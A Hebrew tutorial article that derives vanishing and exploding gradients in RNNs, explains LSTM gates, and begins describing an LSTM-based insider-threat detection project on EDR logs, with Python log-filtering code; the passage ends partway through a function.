זו תוצאה ישירה של מבנה הרשת, המצב הנסתר j מתקבל על ידי טרנספורמציה על המצב הנסתר הקודם ועוד התחשבות בקלט הנוכחי (j) (ובהתאם על כל אחד מכפלה במטריצה שגורמת לטרנספורמציה עליהם) מסמלת את פונקציית האקטיבציה שפועלת על התהליך הנ"ל (איבר איבר) ו- b הוא איבר ה-bias שנהוג להוסיף. נסמן $z_i = W_{hh} \times h_{i-1} + W_{hx} \times x_i + b$ ולפי כלל גזירת פונקציה מורכבת (נגזרת רגילה כפול נגזרת פנימית - הרגיל שאנחנו מכירים רק הסימונים טיפה השתנו) נקבל:

$\frac{\partial h_{t+1}}{\partial h_t} = \frac{\partial g(z_{t+1})}{\partial z_{t+1}} \cdot \frac{\partial z_{t+1}}{\partial h_t}$ נמשיך לפתח את הביטוי נסתכל על $\frac{\partial z_{t+1}}{\partial h_t}$ ניתן לראות כי בצמוד ל- h_t מופיע W_{hh} ולכן זה גם תוצאת הגזירה (כמו לגזור $(2x)' = 2$), $\frac{\partial z_{t+1}}{\partial h_t} = W_{hh}$. נמשיך לביטוי השני: $\frac{\partial g(z_{t+1})}{\partial z_{t+1}}$ כפי שצינתי פונקציית האקטיבציה פועלת על כל איבר במטריצה המתקבלת (מקבלת וקטור ממימד $H \times 1$ ומחזירה כזאת גם) סה"כ נקבל כי הגזירה היא $\frac{\partial g(z_{t+1})}{\partial z_{t+1}} = \text{diag}(g'(z_{t+1}))$ כלומר מטריצה אלכסונית שבכל איבר באלכסון שלה בשורה ה- i מכיל את $g'(z_{t+1,i})$.

את הסיבה הטכנית לתוצאה הזו לא אסביר (למתעניינים מוצג הסבר [כאן](#)) אך האינטואיציה של תוצאה זו היא האי תלות בין שינויים של נירונים שונים לדוגמא: התוצאה של הנירון הראשון תלויה רק בקלט הראשון, שינוי בקלט של הנירון השני, השלישי או המאה לא ישנה בשום צורה את התוצאה של הנירון הראשון ולכן מכיוון שהנגזרת המודדת כיצד פלט i משתנה בתגובה לקלט j כאשר $i \neq j$ היא בדיוק 0, כי אין שום תלות ביניהם. הנגזרות היחידות שיש להן ערך נמצאות במקומות שבהם $i = j$ (השפעת קלט על הפלט של עצמו), והמיקומים האלו בתוך מטריצת נגזרות יוצרים בדיוק את האלכסון הראשי, ושאר המטריצה נשארת מלאה באפסים.

אז סה"כ קיבלנו:

$$\frac{\partial h_{t+1}}{\partial h_t} = \text{diag}(g'(z_{t+1})) \times W_{hh}$$

אוקי אז למה זה כל כך משפיע? אם נפתח קצת בצורה רקורסיבית את הנוסחא שקיבלנו עבור $\frac{\partial L}{\partial h_t}$ נקבל:

$$\begin{aligned} \frac{\partial L}{\partial h_t} &= \frac{\partial l_t}{\partial h_t} + \frac{\partial L}{\partial h_{t+1}} \cdot \frac{\partial h_{t+1}}{\partial h_t} = \\ &= \frac{\partial l_t}{\partial h_t} + \left(\frac{\partial l_{t+1}}{\partial h_{t+1}} + \frac{\partial L}{\partial h_{t+2}} \cdot \frac{\partial h_{t+2}}{\partial h_{t+1}} \right) \cdot \frac{\partial h_{t+1}}{\partial h_t} = \\ &= \frac{\partial l_t}{\partial h_t} + \frac{\partial l_{t+1}}{\partial h_{t+1}} \frac{\partial h_{t+1}}{\partial h_t} + \frac{\partial L}{\partial h_{t+2}} \frac{\partial h_{t+2}}{\partial h_{t+1}} \frac{\partial h_{t+1}}{\partial h_t} = \end{aligned}$$

אם נמשיך את התהליך עד לשלב האחרון (מספר הפעמים שמבצעים את הרקורסיה) מקבלים שבנתיב שאחראי על הקשרים ארוכי הטווח את המכפלה הבאה:

$$\begin{aligned} \frac{\partial l_T}{\partial h_T} \cdot \frac{\partial h_T}{\partial h_{T-1}} \cdot \frac{\partial h_{T-1}}{\partial h_{T-2}} \dots \frac{\partial h_{t+1}}{\partial h_t} &= \frac{\partial l_T}{\partial h_T} \cdot \prod_{k=t}^{T-1} \frac{\partial h_{k+1}}{\partial h_k} = \\ &= \frac{\partial l_T}{\partial h_T} \cdot \prod_{k=t}^{T-1} (\text{diag}(g'(z_{k+1})) \cdot W_{hh}) \end{aligned}$$

אם עדיין הבעייה לא קרצה לכם אז אני אגלה שהיא טמונה בשילוב של כך שהגזרת של הפונקציית האקטיביציה חסומה ב-1 ולכן רוב האלכסון יכול ערכים קטנים ממנו (לרוב ReLU שהנגזרת שלו היא: $f(x) = \frac{\text{sign}(x)+1}{2}$ (סתם כתיב לקטן מאפס זה 0 וגדול ממנו 1) לא ישמש את הרשת).

אבל הבעייה העיקרית היא העלאת המטריצה בחזקה סוג של זה בתוספת שינוי שלא משפיע בכל פעם:

$$\left\| \prod (\text{diag} \cdot W_{hh}) \right\| \leq \prod \|\text{diag}\| \cdot \|W_{hh}\|$$


הערכים שם או יגדלו בצורה אקספוננציאלית או ידעכו כך, נשים לב שזו מטריצה ולכן לא ברור כל כך שהכפלה מספר פעמים באותו רכיב תעשה אפקט של חזקה - הרי מדובר בכפל שונה, אך ניתן להשתכנע בכך מהנושא של ערכים עצמיים ובפרט [מטריצה לכסינה](#).

לסיכום חלק זה:

1. חישוב הגרדיאנט של שגיאה עתידית לפי מצב קודם מחייב פריסה של כלל השרשרת
 2. הפריסה יוצרת מכפלה מתמשכת של שני רכיבים המשולבים יחד לסירוגין: מטריצת המשקולות המשותפת W_{hh} והמטריצה האלכסונית המייצגת את נגזרות האקטיבציה המקומית $\text{diag}(g'(z))$
 3. הנגזרות של פונקציות האקטיבציה הקלאסיות חסומות ב-1 (למשל במקסימום 0.25 עבור Sigmoid)
 - לכן, המטריצה האלכסונית מחדירה שברים עשרוניים שגורמים לדעיכה בכל מעבר
 4. הפעלת אותה מטריצת משקולות לאורך כל צעדי הזמן יוצרת אפקט ישיר של העלאה בחזקה (מה שידוע כפונקציה מעריכית).
 5. בדומה להתנהגות של ערכים עצמיים במטריצה לכסינה, אם הבסיס שמיוצג על ידי המטריצה קטן מ-1 המכפלות החוזרות ידעו לאפס (היעלמות) ואם הוא גדול מ-1 הן יזנקו עד לקריסה (התפוצצות).
 - כן הייתה פה הרבה מתמטיקה והיא יחסית מורכבת, היה אפשר לשמור על הדיון ברמת האינטואיציה בלבד, אך אני חושב שלהבין לעומק את התהליכים צריכים לראות מה באמת קורה.
- אוקי אז הבנו שהפתרון התיאורטי הוא לשבור את רצף ההכפלות הללו שגורמת לדעיכה/התפוצצות במהירות רבה מידי (אקספוננציליות), את הרצף הזה אפשר לשבור באמצעות נתיב עוקף שאולי ייתבצע על ידי חיבור (אבל בו בזמן לסבך את הארכיטקטורה של כל נירון - זהו בדיוק LSTM עליו נדבר כעת)

הפתרון שעובד: LSTM הארכיטקטורה והתיאוריה

עד כה הרשת פעלה בצורה הבאה:




[מקור]

כלומר קיבלנו קלט הוצאנו כפלט מצב נסתר של הקלט הנ"ל (עם טרספורמציה עליו) וגם שלחנו אותו כ"קלט" למצב הנסתר הבא (גם פה עם טרספורמציה עליו). בצורה הזאת קיבלנו את הבעייה העיקרית בארכיטקטורה הזו - נטייה לחוסר התחשבות בנתונים מהמצב הנסתר והתחשבות רק בקלט הנוכחי.


רשתות זרימה קדימה למשועממים בלבד

www.DigitalWhisper.co.il

כעת נעבוד עם ארכיטקטורה שמתמודדת עם הבעיה הזו:



בואו ניכנס לציור היפה שיש בכל נירון כזה ברשת ונבין מה המטרה של כל רכיב (שער):




כפי שניתן לראות ישנם שלושה שערים:

1. שער השכחה
 2. שער הקלט
 3. שער הפלט
- שער השכחה:

לפני שנתחיל לדבר על מה ששער השכחה מציג לנו צריך להבחין כי בעצם נוסף למצב הנסתר עוד מצב אודות התא, ויש לו את השם המאוד מקורי מצב התא הוא מהווה בארכיטקטורה הזו מסלול יותר ישיר עבור מצבים מהתאים הקודמים וכך מתבצעת מניעה עבור בעיית הגרדיאנט המתפוצץ/נעלם שראינו קודם.

השער הבא לוקח את השרשור של הקלט הנכנס בשלב הנוכחי (השלב ה- t) ומשרשר אותו (ממש מצמיד לסופו) את המצב הנסתר מהשלב הקודם מה שמסומן כ- $[x_t, h_{t-1}]$ את הוקטור המשרשר הוא כעת מכפיל במה שנותר לנו לאמן עבור השער הזה מטריצת המשקלות W_f (כסימון למילה *forget*) ולתוצאה הזו כנהוג נוסיף איבר הטייה b_f וקטור קבועים שיתווסף לתוצאה שקיבלנו ועל כל הדבר הזה נפעיל את פונקציית הסיגמואיד המוכרת שנזכור שנותנת תוצאה בין 0 ל-1, בצורה הבאה:



ולכן היא מעולה ללקיחת אחוזים של שימוש שאותם אנו רוצים מאיברים מסויימים וכמו כן גם להסתברות. בכתוב מתמטי השער נראה כך: $f_t = \sigma(W_f \times [h_{t-1}, x_t] + b_f)$, (כלומר נקבל וקטור שמורכב מ- H שורות שכולו ממספרים בין 0 ל-1 - שנותנים משמעות כלשהי), אז למה זה נקרא שער? כי כעת אנחנו לוקחים את המצב תא הקודם C_{t-1} ומבצעים כפל איבר איבר בין התוצאה שקיבלנו לבין המצב תא הזה ובסימון הנהוג כעת C_t יהיה מורכב מ- $C_t = f_t \odot C_{t-1}$ (בהמשך נראה ממה עוד הוא מורכב) וכך עבור איברים שנרצה "לשכוח" - לא להעביר סביר שהתוצאה של השער עליהם תהיה ≈ 0 (כך גם עבור מידע שנרצה לשמור ≈ 1).

שער הקלט:

השער הבא אחראי על הוספת מידע חדש לתוך מצב התא הנוכחי C_t על מנת לעשות זאת הוא פועל בשני שלבים 'יצירת המידע הפוטנציאלי' שעשוי להיכנס ו'יצירת "מסיכה שמחליטה איזה חלק מהמידע שנוצר באמת ייכנס לזיכרון, בדומה מאוד לשער השכחה גם פה המסיכה היא מהצורה הבאה:


$$i_t = \sigma(W_i \times [h_{t-1}, x_t] + b_i)$$

מדובר פה במטריצה ואיבר הטייה שונים מהשער הקודם אך המנגנון של הסינון מידע זהה פה.

כעת צריך להחליט איזה מידע מהקלט הנוכחי נכנס ולכן גם שמו של השער לשם כך גם נשתמש בקלט הנוכחי ובמצב הנסתר שקיבלנו קודם לכן:

$$\tilde{C}_t = \tanh(W_c \cdot [h_{t-1}, x_t] + b_c)$$

נשים לב לפונקציית אקטיבציה השונה במעט שמשומשת כאן הטאנגס ההיפרבולי, הפונקציה הזו דומה לסיגמואיד רק שהיא יכולה לקבל ערכים שליליים בנוסף, זה נובע בעיקר מהסיבה שאילו היינו משתמשים בסיגמואיד על מנת לכווץ את הערכים היינו מקבלים רק ערכים חיוביים ולכן מצב התא תמיד היה גדל. כפי שניתן לראות הערכים חסומים $\tanh(x) \in [-1, 1]$:



כעת נרשום את משוואת מצב התא סופי (גם לאחר שער השכחה וגם לאחר שער הקלט):

$$C_t = f_t \odot C_{t-1} + i_t \odot \tilde{C}_t$$

כלומר מתרחש חיבור של מידע נוסף מהקלט הנוכחי וגם עליו שולטים כמה ממנו יהיה רלוונטי לכל אלמנט.

שער הפלט:

כעת השער הזה אחראי על הפלט של הזמן הנוכחי t הפלט הזה הוא גם המצב הנסתר h_t גם לשער הזה כמובן שקיימת מסכה הרי הוא לא ישאיר את שני השערים הנוספים עם שוני מהותי משלו והיא נראית מהצורה הבאה (דומה למסכות הקודמות):

$$o_t = \sigma(W_o \times [h_{t-1}, x_t] + b_o)$$

וכעת המסכה הזו עוזרת להחליט איזה מידע רלוונטי כעת (לטווח הקצר), ונקבל את הפלט (והמצב הנסתר) לפי הכלל הבא:


$$h_t = o_t \odot \tanh(C_t)$$

בואו נדבר קצת על משמעותו של כל רכיב פה.

כתזכורת LSTM פירשו Long Short - Term Memory, זה נשמע כמו סתירה פנימית (הרי המילים הראשונות הן בעצם ניגודים, לטווח הארוך לעומת טווח הקצר). בעצם, המצב תא הוא הרכיב בעל הזיכרון לטווח ארוך LTM-Long Term Memory המידע זורם לאורכו עם לא הרבה התערבות חיצונית והוא יציב בעקבות הכיוון, המסיכות ופעולת החיבור לעומת הכפל שאותה ראינו ב-RNN וכך המצב תא משמר מידע רלוונטי גם לאורך צעדים רבים. וגם פה יש את המצב הנסתר כמו ב-RNN רגיל וגם שם הוא היה הרכיב לזיכרון קצר (STM-Short Term Memory). לאחר מספר שלבים גדול ראינו שהמידע עבורו דעך, ההבדל הוא שכעת יש גם זיכרון לטווח ארוך שפחות מסתמך על הקלט הנוכחי וגם את הרכיב הזה ששם משקל גדול לקלט הנוכחי וחוזר תוצאות לטווח יותר קצר.

כעת אימון הרשת הוא דומה מאוד לאלגוריתם ה-BPTT שראינו במקרה של RNN וזה גם הגיוני הרי LSTM הוא סוג מסויים של רשת נוירונים רקורסיבית, נשים לב שגם פה המשקלות W_o, W_f, W_c, W_i והוקטורי הטיית b_f, b_o, b_c, b_i הם גלובליים (כלומר הם לא משתנים כתלות בשלבים בזמן - הרי זה תהליך רקורסיבי והפריסה שאנחנו עושים היא רק לצורך נוחות).

אני חושב שלכל התהליך שהצגנו של בעייה ופתרון הוא ממש אלגנטי, וגם לראות את המתמטיקה שאומנם נראית מפחידה במבט ראשון אך תמיד בכל פעולה ניתן למצוא את המוטיבציה שלשמה היא בוצעה וגם לראות את האינטואיציה מאחוריה.



פרויקט ופרקטיקה של המודל

אני חושב שהשילוב של הפרקטיקה מצד אחד והתיאוריה מצד שני הוא הכרחי ופותח אופקים חדשים [הפרויקט](#) שפיתחתי שואב את הבסיס התיאורטי שלו מהמאמר: ["Hunting for Insider Threats Using LSTM-based Anomaly Detection"](#). המציג התמודדות עם אחת הבעיות המורכבות ביותר בעולם אבטחת המידע: איומים פנימיים - תוקפים הפועלים מתוך הארגון, מחזיקים בהרשאות לגיטימיות, מכירים את המערכת מבפנים.

זו נשמעת בעייה קשה מאוד להתמודדות ואכן היא כזאת, הרי ברגע שנותנים הרשאות מספקות (ולפעמים יותר מידי) לעובדים זו הופכת להיות תחרות בין המערכת ניתור על העובדים לבין העובד, הרבה פעמים את התחרות הזו, זה משימה יחסית פשוטה (דורשת הבנה ותחכום אבל לא יותר מידי) לנצח.


בדומה ממש להבדלים בין רשת RNN לבין LSTM אלו גם ההבדלים בין מערכות ניתור מסורתיות (שהיו בשימוש בסביבות העשור האחרון) הן ניתנות להטעיה על ידי ערבוב מספיק של פעולות שנחשבות לגיטימיות (שפירות) לבין פעולות זדוניות (אנומליות) כלומר גם פה המערכות סבלו מחוסר זיכרון (בעייה זו לעיתים מכונה OAR-Order Aware Recognition).

קצת על הפרויקט:


ראשית היה צריך לחפש דוגמאות אימון (למודל) שייצגו כראוי את המורכבות של תוקפים אמיתיים שמייצרים הרבה "רעש" - פעולות שנחשבות רגילות ונורמליות על מנת להתחמק ממערכות ניתור, את ההקלטה של הנתונים מבצעים באמצעות מנגנון EDR - Endpoint Detection & Response, מערכות EDR פועלות כקו ההגנה הראשון ישירות על תחנות הקצה בארגון (לדוגמא המחשבים שאיתם עובדים בחברה), מנטרות את הפעילות ברשת ובמחשב, ושומרות את המידע במסד נתונים מרכזי לצורך ניתוח והתרעה.

בכל תחנת קצה מותקן סוכן מקומי שבניגוד לאנטי-וירוס קלאסי שמחפש חתימות קוד של קבצים זדוניים (בעיקר), סוכן ה-EDR אוסף את הנתונים בזמן אמת כדי לזהות דפוסי התנהגות חריגים. הסוכן המקומי עוקב אחר כל פעולה במערכת ומתעד אותה, כל אירוע כזה כולל מידע מקיף המורכב לרוב מזהות הגורם המבצע, תיאור הפעולה והאובייקט שעליו הפעולה בוצעה. ולאחר מכן הרשומות נשלחות בזמן אמת לשרת שמנתח את ההתנהגויות על ידי למידה מכונה כדי לאתר כל התנהגות שנראית חשודה.

מטרת המודל היא בהינתן האירועים (תכף אגדיר מה זה במדויק) לתת לכל אירוע אחר שאנחנו מכירים (מתוך מילון האירועים שמהערכת מכירה) הסתברות להופיע אחרי לדוגמא (אבסטרקטית):



המערכת בכללותה עובדת כפי שמתואר בתרשים הבא:



בשלב הראשון צריכים להגדיר את מילון האירועים (vocabulary of events), על מנת להקל על עבודה עם מחרוזות במייצג של אירוע היה צורך בהמרת אירוע למזהה ייחודי ומספרי. המאגר שבו השתמשתי בפרויקט הוא: [קישור למאגר](#), הוא מבוסס על אותה שכבת ניטור מסוג EDR המתאורת למעלה (רישום שיטתי של אירועים במערכת הפעלה). הוא כולל עמודות כגון, שם המכונה, מקור התוכנית, חותמת זמן ארץ ועוד...



על מנת לעבד את הנתונים עם המודל היה צורך בהמרת תכונות רלוונטיות "לאירוע". אז בתחילה מיינתי את כל הנתונים מהנתוני אימון לפי חותם זמן (שהאירוע קרה בו) על מנת שלאחר מכן אוכל ליצור אירועים רציפים בזמן ביעילות וגם ולאחר מכן התייחסות רק ל-actor מסויים כלומר איפה הופעל האירוע - זה מפאת יעילות וסינון מידע הרי הרבה פעמים לא מעניין אותנו שהעובד פתח את האפליקציה של מזג האוויר (שהריצה שאילתה **בעצמה** לשרת שמחזיר לה את הנתונים - כך שאין סכנה ממשית לרוב):

```
def load_and_filter_logs(file_path, target_actor="powershell.exe") -> pd.DataFrame:
    """
    Read raw EDR logs (CSV format) and filters them by specific actor.

    Args:
        file_path (str): path to the log file.
        target_actors (str, optional): The process name to monitor. Defaults to
        "powershell.exe".
    Returns:
        pd.DataFrame: A filtered DataFrame ordered by time.
    """
    #read the log file (in csv format)
    df = pd.read_csv(file_path)
    #sort the logs by the time they occurred
    df = df.sort_values(by='Timestamp')
    #take just the rows that the actor is the one we filtering (and make a copy to not
    change the original)
    filtered_df = df[df['Actor'] == target_actor].copy()
    return filtered_df
```


לאחר מכן יוצרים את המילון אירועים על פי עמודות נבחרות:

```
def build_event_vocabulary(df, feature_coulmns):
    """
    Implements the transformation function F_T(.) to map raw features into a
    categorical vocabulary.

    Args:
